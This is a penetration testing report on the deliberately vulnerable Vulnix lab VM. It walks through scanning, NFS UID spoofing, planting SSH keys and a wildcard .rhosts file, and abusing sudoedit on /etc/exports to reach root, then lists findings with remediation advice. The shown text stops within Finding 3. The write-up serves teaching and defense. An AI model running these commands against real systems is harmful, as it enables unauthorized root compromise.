



PENETRATION TESTING REPORT

HackLAB: Vulnix

Target: 10.10.10.132
Testing Platform: Kali Linux

Field	Value
Prepared by	Anju Thomas
Prepared for	Hacklab: Vulnix
Date	July 18, 2026
Classification	CONFIDENTIAL

CONFIDENTIALITY NOTICE — This document contains confidential information about security vulnerabilities. Distribution is restricted to authorized personnel only. Unauthorized disclosure may result in legal action.

Table of Contents

1. Part A: Attack Walkthrough

1.1 Executive Summary

1.2 Methodology Roadmap

1.3 Phase-by-Phase Execution

Phase 0–1: Setup & Host Discovery

Phase 2: NFS & Service Enumeration

Phase 3: Gaining a Foothold (NFS Mount + UID Spoofing)

Phase 4: Gaining Shell Access

Phase 5: Privilege Escalation — Reconnaissance & Exploitation

Phase 6: Reboot & Confirmation

Phase 7: Root Mount & SSH Key Planting

Phase 8: Root Compromise & Flag Capture

1.4 Key Vulnerability Insights

2. Vulnerability Database Overview

Finding 1: Legacy rlogin Service (Critical)

Finding 2: NFS /root with no_root_squash (Critical)

Finding 3: NFS Export with UID Impersonation (Critical)

Finding 4: NFS UID Spoofing (Critical)

Finding 5: sudoedit Permission on /etc/exports (High)

3. Part B: Protect (Hardening) Write-Up

3.1 Executive Summary

3.2 Reflection: Specific vs. Generic Problems

3.3 Attack Chain → Fix Mapping

3.4 Script Design Decisions

3.5 Execution

3.6 Verification — Re-Attempting the Part A Attack Chain

3.7 Summary of Decisions

3.8 Residual Risk / Limitations

Imprint

1. Part A: Attack Walkthrough

1.1 Executive Summary

The Vulnix virtual machine was successfully compromised, resulting in full root-level administrative access and the retrieval of the target flag located in /root. The complete attack chain was executed without the use of memory corruption or traditional exploits; instead, it relied entirely on chaining a series of severe system misconfigurations. By abusing broadly exported network shares, legacy authentication protocols, and poorly configured sudo permissions, an unauthenticated attacker can systematically escalate privileges to completely compromise the host.

1.2 Methodology Roadmap

The attack progressed through the following logical phases:

- 1. Initial Reconnaissance:** Network scanning identified legacy services, notably NFS (TCP 2049) and rlogin (TCP 513).
- 2. Share Enumeration:** Querying the NFS daemon revealed the /home/vulnix directory was exported to all network hosts without restriction.
- 3. UID Spoofing & Initial Foothold:** A local user was created with a matching User ID (UID 2008) to bypass NFS access controls, allowing write access to the remote home directory to plant an SSH public key and an .rhosts file.
- 4. Interactive Shell:** The planted .rhosts file permitted an unauthenticated, passwordless login as the vulnix user via rlogin.
- 5. Privilege Escalation:** Internal enumeration revealed the vulnix user could execute `sudoedit /etc/exports` without a password. This was abused to expose the /root filesystem with `no_root_squash` enabled.
- 6. Final Compromise:** Following a VM reboot to reload the NFS configuration, the newly exposed /root directory was mounted. An SSH key was planted directly into the root account, granting unrestricted remote SSH access and allowing the capture of the final flag.

1.3 Phase-by-Phase Execution

Phase 0–1: Setup & Host Discovery

To begin the engagement, an ARP scan and ping sweep were conducted on the local bridged network to identify the target IP address. The Vulnix VM was identified at 10.10.10.132, followed by a comprehensive port and service version scan using Nmap.

```
$ nmap -sn 10.10.10.128/24
```

```
(kali㉿kali)-[~]
$ nmap -sn 10.10.10.128/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-14 17:51 +0200
Nmap scan report for 10.10.10.1
Host is up (0.00034s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.10.10.2
Host is up (0.00025s latency).
MAC Address: 00:50:56:FA:20:69 (VMware)
Nmap scan report for 10.10.10.132
Host is up (0.00026s latency).
MAC Address: 00:0C:29:72:67:15 (VMware)
Nmap scan report for 10.10.10.254
Host is up (0.00023s latency).
MAC Address: 00:50:56:E3:9A:BF (VMware)
Nmap scan report for 10.10.10.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.40 seconds

(kali㉿kali)-[~]
```

Figure 1 — Host discovery via Nmap ping sweep, target identified at 10.10.10.132

A full service version scan was then executed against all 65,535 TCP ports to enumerate the complete attack surface:

```
$ sudo nmap -sV -sC -p- 10.10.10.132 -oN vulnix_nmap.txt
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 5.9p1 Debian Subuntu1 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)			
2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)			
256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)			
25/tcp	open	smtp	Postfix smtpd
_ ssl-date: 2026-07-09T11:42:37+00:00; 0s from scanner time.			
_ smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN			
_ ssl-cert: Subject: commonName=vulnix			
Not valid before: 2012-09-02T17:40:12			
Not valid after: 2022-08-31T17:40:12			
79/tcp	open	finger	Linux fingerd
_ finger: No one logged on.\x00			
110/tcp	open	pop3	Dovecot pop3d
_ pop3-capabilities: CAPA STLS RESP-CODES SASL PIPELINING UIDL TOP			
_ ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server			
Not valid before: 2012-09-02T17:40:22			
Not valid after: 2022-09-02T17:40:22			
_ ssl-date: 2026-07-09T11:42:37+00:00; 0s from scanner time.			

Figure 2 — Nmap service scan: SSH (22), SMTP (25), finger (79), POP3 (110), NFS-related services

```
|_ Not valid after: 2022-09-02T17:40:22
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open tcpwrapped
993/tcp open ssl/imap Dovecot imapd
|_ ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
| Not valid after: 2022-09-02T17:40:22
```

Figure 3 — Nmap service scan continued: r-services on ports 512 (exec), 513 (login), 514 (shell)

The scan revealed a wide attack surface typical of a legacy Ubuntu 12.04 system. The most significant findings for this engagement were NFS on port 2049, the r-service suite on ports 512–514, and the RPC portmapper on port 111. SSH on port 22 was also noted as a potential access vector once credentials or keys were obtained.

In parallel with the manual Nmap reconnaissance, an automated vulnerability assessment was conducted using Nessus Essentials. The scan identified 44 vulnerabilities across the target, including three Critical findings: NFS Exported Share Information Disclosure (CVSS 10.0), Canonical Ubuntu Linux SEoL detection (CVSS 10.0), and deprecated SSL/TLS protocol usage (CVSS 9.8). Notable High-severity findings included rlogin Service Detection (CVSS 7.5) and NFS Shares World Readable (CVSS 7.5). These results independently corroborated the attack vectors identified through manual enumeration and validated the focus on NFS and r-services as the primary exploitation path.





Figure 4 — Nessus vulnerability assessment: 44 findings across Critical, High, Medium, and Mixed severities

Manual verification and targeted remediation of each individual Nessus-identified vulnerability remains as future work beyond the scope of this engagement, which focuses on the misconfiguration-based attack chain.

Phase 2: NFS & Service Enumeration

The port scan revealed NFS running on port 2049. The showmount utility was used to query the server's export list, revealing a severe misconfiguration: the home directory for the user vulnix was exported to any IP address (*).

```
$ showmount -e 10.10.10.132
```



```
(kali㉿kali)-[~]  
$ showmount -e 10.10.10.132  
Export list for 10.10.10.132:  
/home/vulnix *
```

Figure 5 — showmount reveals /home/vulnix exported to all hosts (*)

Further enumeration of the RPC services confirmed that NFSv3 was in use along with the portmapper, mountd, and nlockmgr services:

```
$ rpcinfo -p 10.10.10.132
```

```
(kali@kali)-[~]
$ rpcinfo -p 10.10.10.132
  program vers  proto  port  service
  -----
  100000    4    tcp   111   portmapper
  100000    3    tcp   111   portmapper
  100000    2    tcp   111   portmapper
  100000    4    udp   111   portmapper
  100000    3    udp   111   portmapper
  100000    2    udp   111   portmapper
  100024    1    udp  56454 status
  100024    1    tcp  34807 status
  100003    2    tcp   2049  nfs
  100003    3    tcp   2049  nfs
  100003    4    tcp   2049  nfs
  100227    2    tcp   2049  nfs_acl
  100227    3    tcp   2049  nfs_acl
  100003    2    udp   2049  nfs
  100003    3    udp   2049  nfs
  100003    4    udp   2049  nfs
  100227    2    udp   2049  nfs_acl
  100227    3    udp   2049  nfs_acl
  100021    1    udp  59413 nlockmgr
  100021    3    udp  59413 nlockmgr
  100021    4    udp  59413 nlockmgr
  100021    1    tcp  60060 nlockmgr
  100021    3    tcp  60060 nlockmgr
  100021    4    tcp  60060 nlockmgr
  100005    1    udp  54160 mountd
  100005    1    tcp  39858 mountd
  100005    2    udp  35786 mountd
  100005    2    tcp  59390 mountd
  100005    3    udp  43333 mountd
  100005    3    tcp  58492 mountd

(kali@kali)-[~]
```

Figure 6 — rpcinfo output confirming NFS v2/v3/v4, portmapper, mountd, and nlockmgr services

The combination of a wildcard NFS export and NFSv3's inherent reliance on client-side UID trust established the foundation for the initial foothold.

Phase 3: Gaining a Foothold (NFS Mount + UID Spoofing)

After mounting the /home/vulnix share locally, initial access was denied. As root on the Kali machine, the default root_squash NFS option remapped the local root user to the unprivileged 'nobody' account, preventing directory access:

```
$ sudo mount -t nfs 10.10.10.132:/home/vulnix /mnt/vulnix
$ ls -la /mnt/vulnix ls: cannot open directory '/mnt/vulnix': Permission denied
```

```
(kali㉿kali)-[~]
└─$ sudo mkdir -p /mnt/vulnix

(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.10.10.132:/home/vulnix /mnt/vulnix

(kali㉿kali)-[~]
└─$ ls -la /mnt/vulnix
ls: cannot open directory '/mnt/vulnix': Permission denied
```

Figure 7 — NFS mount succeeds but directory access is denied due to root_squash

Analysis of the directory permissions using ls -ldn revealed it was owned by UID 2008. The mount details confirmed NFSv3 was in use (vers=3), meaning access control relied entirely on the client-supplied numeric UID:

```
$ ls -ldn /mnt/vulnix drwxr-x--- 2 2008 2008 4096 Sep 2 2012 /mnt/vulnix

(kali㉿kali)-[~]
└─$ sudo ls -la /mnt/vulnix_local
ls: cannot open directory '/mnt/vulnix_local': Permission denied

(kali㉿kali)-[~]
└─$ mount | grep vulnix
10.10.10.132:/home/vulnix on /mnt/vulnix_local type nfs (rw,relatime,vers=3,rsize=65536,wsz=65536,namlen=255,hard,fatal_net
errors=none,proto=tcp,timeo=600,retrans=2,sec=sys,mountaddr=10.10.10.132,mountvers=3,mountport=43740,mountproto=udp,local_loc
k=None,addr=10.10.10.132)

(kali㉿kali)-[~]
└─$ ls -ldn /mnt/vulnix_local
drwxr-x--- 2 2008 2008 4096 Sep 2 2012 /mnt/vulnix_local
```

Figure 8 — Directory owned by UID 2008; mount confirms NFSv3 (vers=3)

A local user named temp_nfs_user was created and assigned the exact UID (2008) to match the remote host, successfully granting full read/write access to the mounted share. A test file was written to confirm write capability:

```
$ sudo useradd -u 2008 -m temp_nfs_user $ sudo su - temp_nfs_user $ ls -la /mnt/vulnix
```



```
(kali㉿kali)-[~]
$ sudo useradd -u 2008 -m temp_nfs_user

(kali㉿kali)-[~]
$ id temp_nfs_user
uid=2008(temp_nfs_user) gid=2008(temp_nfs_user) groups=2008(temp_nfs_user)

(kali㉿kali)-[~]
$ ls -ldn /mnt/vulnix
drwxr-x— 4 65534 65534 4096 Jul 14 14:25 /mnt/vulnix

(kali㉿kali)-[~]
$ sudo su - temp_nfs_user
$ ls -la /mnt/vulnix
total 28
drwxr-x— 4 nobody nogroup 4096 Jul 14 14:25 .
drwxr-xr-x 5 root root 4096 Jul 14 17:58 ..
-rw— 1 nobody nogroup 0 Jul 14 00:32 .bash_history
-rw-r--r-- 1 nobody nogroup 220 Apr 3 2012 .bash_logout
-rw-r--r-- 1 nobody nogroup 3486 Apr 3 2012 .bashrc
drwx— 2 nobody nogroup 4096 Jul 9 18:28 .cache
-rw-r--r-- 1 nobody nogroup 675 Apr 3 2012 .profile
drwx— 2 nobody nogroup 4096 Jul 9 17:43 .ssh
-rw-rw-r-- 1 nobody nogroup 0 Jul 9 17:40 test_write.txt
$
```

Figure 9 — UID spoofing: local user with UID 2008 gains full access to the NFS share

With write access confirmed, an RSA key pair was generated. The public key was placed into the target's `authorized_keys` file, and an `.rhosts` file was created containing the wildcard `"+"` to allow passwordless legacy logins from any host:

```
$ ssh-keygen -t rsa -b 2048 -f /tmp/root_rsa -N "" $ cp /tmp/root_rsa.pub
/mnt/vulnix/.ssh/authorized_keys $ echo "+" > /mnt/vulnix/.rhosts
```

```

$ mkdir -p /mnt/vulnix/.ssh
$ chmod 700 /mnt/vulnix/.ssh
$ exit

(kali㉿kali)-[~]
$ ssh-keygen -t rsa -b 2048 -f /tmp/root_rsa -N ""
Generating public/private rsa key pair.
Your identification has been saved in /tmp/root_rsa
Your public key has been saved in /tmp/root_rsa.pub
The key fingerprint is:
SHA256:5EraA2l/FMEYQ2YYll115Uii3GxlQHgou1eFpTot+kc kali@kali
The key's randomart image is:
+-----[RSA 2048]-----+
|  o**=o==+*.. |
| .oo+o+=oB.o |
| o=.=.. . |
| ..o =. |
| + ..S.. |
| .*.+.oE |
| . *... |
| + . |
| .. |
+-----[SHA256]-----+

(kali㉿kali)-[~]
$ sudo su - temp_nfs_user
[sudo] password for kali:
$ cp /tmp/root_rsa.pub /mnt/vulnix/.ssh/authorized_keys
$ chmod 600 /mnt/vulnix/.ssh/authorized_keys
$ echo "+ +" > /mnt/vulnix/.rhosts
$ chmod 644 /mnt/vulnix/.rhosts
$

```

Figure 10 — Generating SSH keypair and planting authorized_keys + .rhosts via NFS

Phase 4: Gaining Shell Access

Leveraging the planted .rhosts file, an interactive shell was established as the user vulnix without requiring a password. The rlogin service on port 513 read the .rhosts file and granted access unconditionally due to the "+" wildcard entry:

```
$ rlogin -l vulnix 10.10.10.132

(kali@kali)-[~]
$ rlogin -l vulnix 10.10.10.132
Last login: Tue Jul 14 13:25:39 BST 2026 from 10.10.10.128 on pts/0
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

* Documentation:  https://help.ubuntu.com/

System information as of Tue Jul 14 18:17:21 BST 2026

System load:  0.0           Processes:            91
Usage of /:   90.6% of 773MB Users logged in:       0
Memory usage: 7%           IP address for eth0: 10.10.10.132
Swap usage:   0%

⇒ / is using 90.6% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

vulnix@vulnix:~$
```

Figure 11 — Successful rlogin: passwordless shell as vulnix on Ubuntu 12.04.1 LTS

The login banner confirmed the target was running Ubuntu 12.04.1 LTS with kernel 3.2.0-29-generic-pae on i686 architecture — a system well past end-of-life.

Phase 5: Privilege Escalation — Reconnaissance & Exploitation

Post-exploitation enumeration began with system fingerprinting. The uname -a output and /etc/issue confirmed Ubuntu 12.04.1 LTS, and the Vulnix release banner identified this as a deliberate training VM:

```
vulnix@vulnix:~$ uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
vulnix@vulnix:~$ cat /etc/os-release || cat /etc/issue
cat: /etc/os-release: No such file or directory
Ubuntu 12.04.1 LTS \n \l

db db db db db d8b db d888888b db db
88 88 88 88 88 888o 88 `88' `8b d8'
Y8 8P 88 88 88 88V8o 88 88 `8bd8'
`8b d8' 88 88 88 88 V8o88 88 .dPYb.
`8bd8' 88b d88 88oooo. 88 V888 .88. .8P Y8.
YP ~Y8888P' Y88888P VP V8P Y888888P YP YP

Release 1.0

This is a deliberately vulnerable image. Do not place within a live environment.
For training purposes only.

www.rebootuser.com

vulnix@vulnix:~$
```

Figure 12 — System enumeration: Ubuntu 12.04.1 LTS, kernel 3.2.0-29, Vulnix Release 1.0

The critical discovery came from running `sudo -l`, which revealed that the vulnix user possessed a NOPASSWD sudoedit permission on `/etc/exports` — the primary NFS server configuration file. The current exports file showed the `/home/vulnix` share with `root_squash`:

```
vulnix@vulnix:~$ sudo -l (root) NOPASSWD: sudoedit /etc/exports

vulnix@vulnix:~$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
vulnix@vulnix:~$ whoami
vulnix
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
  env_reset, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User vulnix may run the following commands on this host:
  (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix *(rw,root_squash)
```

Figure 13 — `sudo -l` reveals NOPASSWD sudoedit on `/etc/exports`; current export configuration shown

Using `sudoedit`, the `/etc/exports` file was modified to add a new export entry for the `/root` directory with the dangerous `no_root_squash` option, which disables the safety mechanism that normally remaps remote root to an unprivileged account:

```
vulnix@vulnix:~$ sudoedit /etc/exports # Added: /root *(rw,no_root_squash)
```


```
vulnix@vulnix:~$ sudoedit /etc/exports
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix      *(rw,root_squash)
/root *(rw,no_root_squash)
vulnix@vulnix:~$
```

Figure 14 — Modified /etc/exports: /root now exported with rw and no_root_squash

Phase 6: Reboot & Confirmation

Because the vulnix user lacked the permissions to restart the NFS daemon (exportfs -ra requires root), the virtual machine was rebooted via the hypervisor to force the NFS configuration reload. Once back online, showmount confirmed the new export was active:

```
$ showmount -e 10.10.10.132 /root * /home/vulnix *
```




```
(kali㉿kali)-[~]
$ showmount -e 10.10.10.132
Export list for 10.10.10.132:
/root *
/home/vulnix *
```

Figure 15 — showmount after reboot: /root now exported alongside /home/vulnix

Phase 7: Root Mount & SSH Key Planting

With the /root directory now exported with no_root_squash, the attacker mounted it locally. Because no_root_squash was set, the local root user retained full root privileges on the mounted filesystem — unlike the /home/vulnix share where root_squash forced demotion to 'nobody':

```
$ sudo mount -t nfs 10.10.10.132:/root /mnt/vulnix_root
```



```
(kali㉿kali)-[~]
$ sudo mkdir -p /mnt/vulnix_root
[sudo] password for kali:
(kali㉿kali)-[~]
$ sudo mount -t nfs 10.10.10.132:/root /mnt/vulnix_root
(kali㉿kali)-[~]
```

Figure 16 — Successfully mounting the /root NFS share

A second SSH key pair was generated and planted directly into /root/.ssh/authorized_keys with correct permissions (700 for .ssh directory, 600 for authorized_keys):

```
$ ssh-keygen -t rsa -b 2048 -f /tmp/root_rsa2 -N "" $ sudo mkdir -p
/mnt/vulnix_root/.ssh $ sudo cp /tmp/root_rsa2.pub
/mnt/vulnix_root/.ssh/authorized_keys
```



```

(kali㉿kali)-[~]
$ ssh-keygen -t rsa -b 2048 -f /tmp/root_rsa2 -N ""
Generating public/private rsa key pair.
Your identification has been saved in /tmp/root_rsa2
Your public key has been saved in /tmp/root_rsa2.pub
The key fingerprint is:
SHA256:t60SRR8ticLgIC++n6tpVfLu97wX/VxWTeeVseBpV14 kali㉿kali
The key's randomart image is:
+--[RSA 2048]--+
| . . . o . + .E|
| o o o o = +oB|
| . . . o . * =|
| . . . . o . +|
| . + S.. . .|
| .. . .. o. . o|
| .. . .. .. +.|
| .o .. o. .. o|
| .o.+o.. o=o |
+--[SHA256]--+

(kali㉿kali)-[~]
$ sudo mkdir -p /mnt/vulnix_root/.ssh
sudo chmod 700 /mnt/vulnix_root/.ssh
sudo cp /tmp/root_rsa2.pub /mnt/vulnix_root/.ssh/authorized_keys
sudo chmod 600 /mnt/vulnix_root/.ssh/authorized_keys
  
```

Figure 17 — Generating second keypair and planting root SSH authorized_keys via NFS

Phase 8: Root Compromise & Flag Capture

Using the planted SSH key, an SSH connection was established as root. Due to the legacy OpenSSH version (5.9p1) running on the target, specific cryptographic algorithm compatibility flags were required:

```
$ ssh -i /tmp/root_rsa2 \ -o PubkeyAcceptedKeyTypes=+ssh-rsa \ -o
HostKeyAlgorithms=+ssh-rsa \ root@10.10.10.132
```

```
(kali@kali)-[~]
$ ssh -i /tmp/root_rsa2 \
-o PubkeyAcceptedKeyTypes=+ssh-rsa \
-o HostKeyAlgorithms=+ssh-rsa \
root@10.10.10.132
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Tue Jul 14 18:44:08 BST 2026

System load:  0.01          Processes:      93
Usage of /:   90.6% of 773MB Users logged in: 0
Memory usage: 7%           IP address for eth0: 10.10.10.132
Swap usage:   0%

⇒ / is using 90.6% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jul  9 20:39:09 2026 from 10.10.10.128
root@vulnix:~#
```

Figure 18 — SSH login as root: full system compromise achieved

Total system compromise was verified by reading the flag file in the root home directory:

```
root@vulnix:~# cat trophy.txt cc614640424f5bd60ce5d5264899c3be
```

```
root@vulnix:~# ls
trophy.txt
root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:~#
```

Figure 19 — Flag captured: cc614640424f5bd60ce5d5264899c3be

1.4 Key Vulnerability Insights

NFS Exported with * (No Host Restriction): Configuring the /home/vulnix export to explicitly allow * permitted any host on the network to mount the filesystem, providing the initial attack vector.

NFSv3 UID Trust Mechanism: Legacy NFS versions rely heavily on the client OS to enforce access controls based on UIDs. Because the NFS server implicitly trusted the attacker's machine, spoofing the local UID to 2008 completely bypassed directory permissions.

Insecure .rhosts Configuration: The rlogin service utilizes the .rhosts file for authentication. By planting the "+" wildcard string via the NFS mount, the daemon was instructed to unconditionally trust any incoming connection claiming to be the vulnix user.

Excessive Sudo Permissions (sudoedit NOPASSWD): The Principle of Least Privilege was violated by allowing a standard user to modify /etc/exports (a highly sensitive system configuration file) as root without requiring a password check.

no_root_squash on Root Export: By default, NFS protects the remote system by downgrading incoming root users (UID 0) to an unprivileged account (nobody). When no_root_squash was applied to the /root export, it allowed the attacking machine's local root user to interact with the target's root directory with full administrative write privileges, facilitating the final SSH backdoor.

2. Vulnerability Database Overview

In the course of this penetration test, 4 Critical and 1 High vulnerabilities were formally catalogued for remediation mapping:

Vulnerability	Criticality	CVSS
Legacy rlogin Service Enabled with Planted .rhosts Trust	Critical	9.8
NFS Export of /root with no_root_squash — Full Root Compromise	Critical	9.8
NFS Export Accessible with UID Impersonation	Critical	9.1
NFS UID Spoofing Bypasses Access Controls	Critical	9.1
Dangerous sudoedit Permission on /etc/exports	High	7.8

Finding 1: Legacy rlogin Service Enabled with Planted .rhosts Trust

Property	Detail
Criticality	Critical
CVSS Score	9.8
Affects	rlogin service (Port 513), /home/vulnix/.rhosts
Remediation Status	Fixed in Part B

Overview: The legacy rlogin service is active on the host, allowing an attacker with NFS write access to plant a .rhosts file and gain an unauthenticated, interactive shell as the vulnix user.

Description: Port 513 was open on the target, indicating the presence of the legacy Unix rlogin service. This protocol relies on a .rhosts file within a user's home directory to grant passwordless access from specified remote hosts. Leveraging the write access obtained via the NFS UID spoofing (Findings 3 & 4), a .rhosts file containing the entry "+ +" was planted in the vulnix user's home directory. This entry instructs the server to unconditionally trust any user from any host. As a result, a fully authenticated interactive shell was obtained as the vulnix user without supplying any credentials.

Impact: A remote attacker with NFS write access to a user's home directory can trivially gain an interactive shell as that user by planting a .rhosts file. rlogin performs no encryption and no modern authentication — it is considered entirely insecure by current standards.

Recommendation: Disable rlogin and the rsh suite of services immediately. There is no legitimate operational reason to run rlogin on a modern system. Use SSH exclusively for remote access. Additionally, restrict NFS write access as described in Finding 3 to prevent .rhosts from being planted in the first place.

Finding 2: NFS Export of /root with no_root_squash — Full Root Compromise

Property	Detail
Criticality	Critical
CVSS Score	9.8
Affects	NFS Service, /etc/exports configuration, /root/.ssh/authorized_keys
Remediation Status	Fixed in Part B

Overview: Modifying the NFS exports to include the /root directory with the no_root_squash option allowed an attacker to write directly to /root/.ssh/authorized_keys, resulting in full root compromise.

Description: Following the unauthorized modification of /etc/exports (Finding 5) and a subsequent system reboot, the /root directory was exported over NFS with the no_root_squash option. By default, NFS utilizes root_squash to remap the remote root user (UID 0) to a low-privileged account, preventing remote root access. The no_root_squash setting disables this safety mechanism, treating an attacker who is root on their local machine as root on the NFS server. By mounting the /root share, the attacker successfully wrote a generated SSH public key directly into /root/.ssh/authorized_keys with the correct permissions, facilitating a direct, passwordless SSH login as root and complete system takeover.

Impact: An attacker with access to a no_root_squash NFS export of the /root directory achieves complete and unrestricted system compromise. All data, configurations, services, and credentials on the host are fully exposed.

Recommendation: The no_root_squash option must never be used unless there is a strictly documented and justified operational requirement; even then, it must be bound to specific, trusted IP addresses — never a wildcard. The /root directory should not be exported under any circumstances. Ensure that the principle of least privilege is applied to all NFS shares.

Finding 3: NFS Export Accessible with UID Impersonation

Property	Detail
Criticality	Critical
CVSS Score	9.1
Affects	NFS service (port 2049/tcp and 2049/udp), RPCbind (Port 111), /etc/exports configuration
Remediation Status	Fixed in Part B

Overview: The target system exports the /home/vulnix directory over NFS with a wildcard host permission, allowing any unauthenticated host on the network to mount the share and interact with the filesystem.

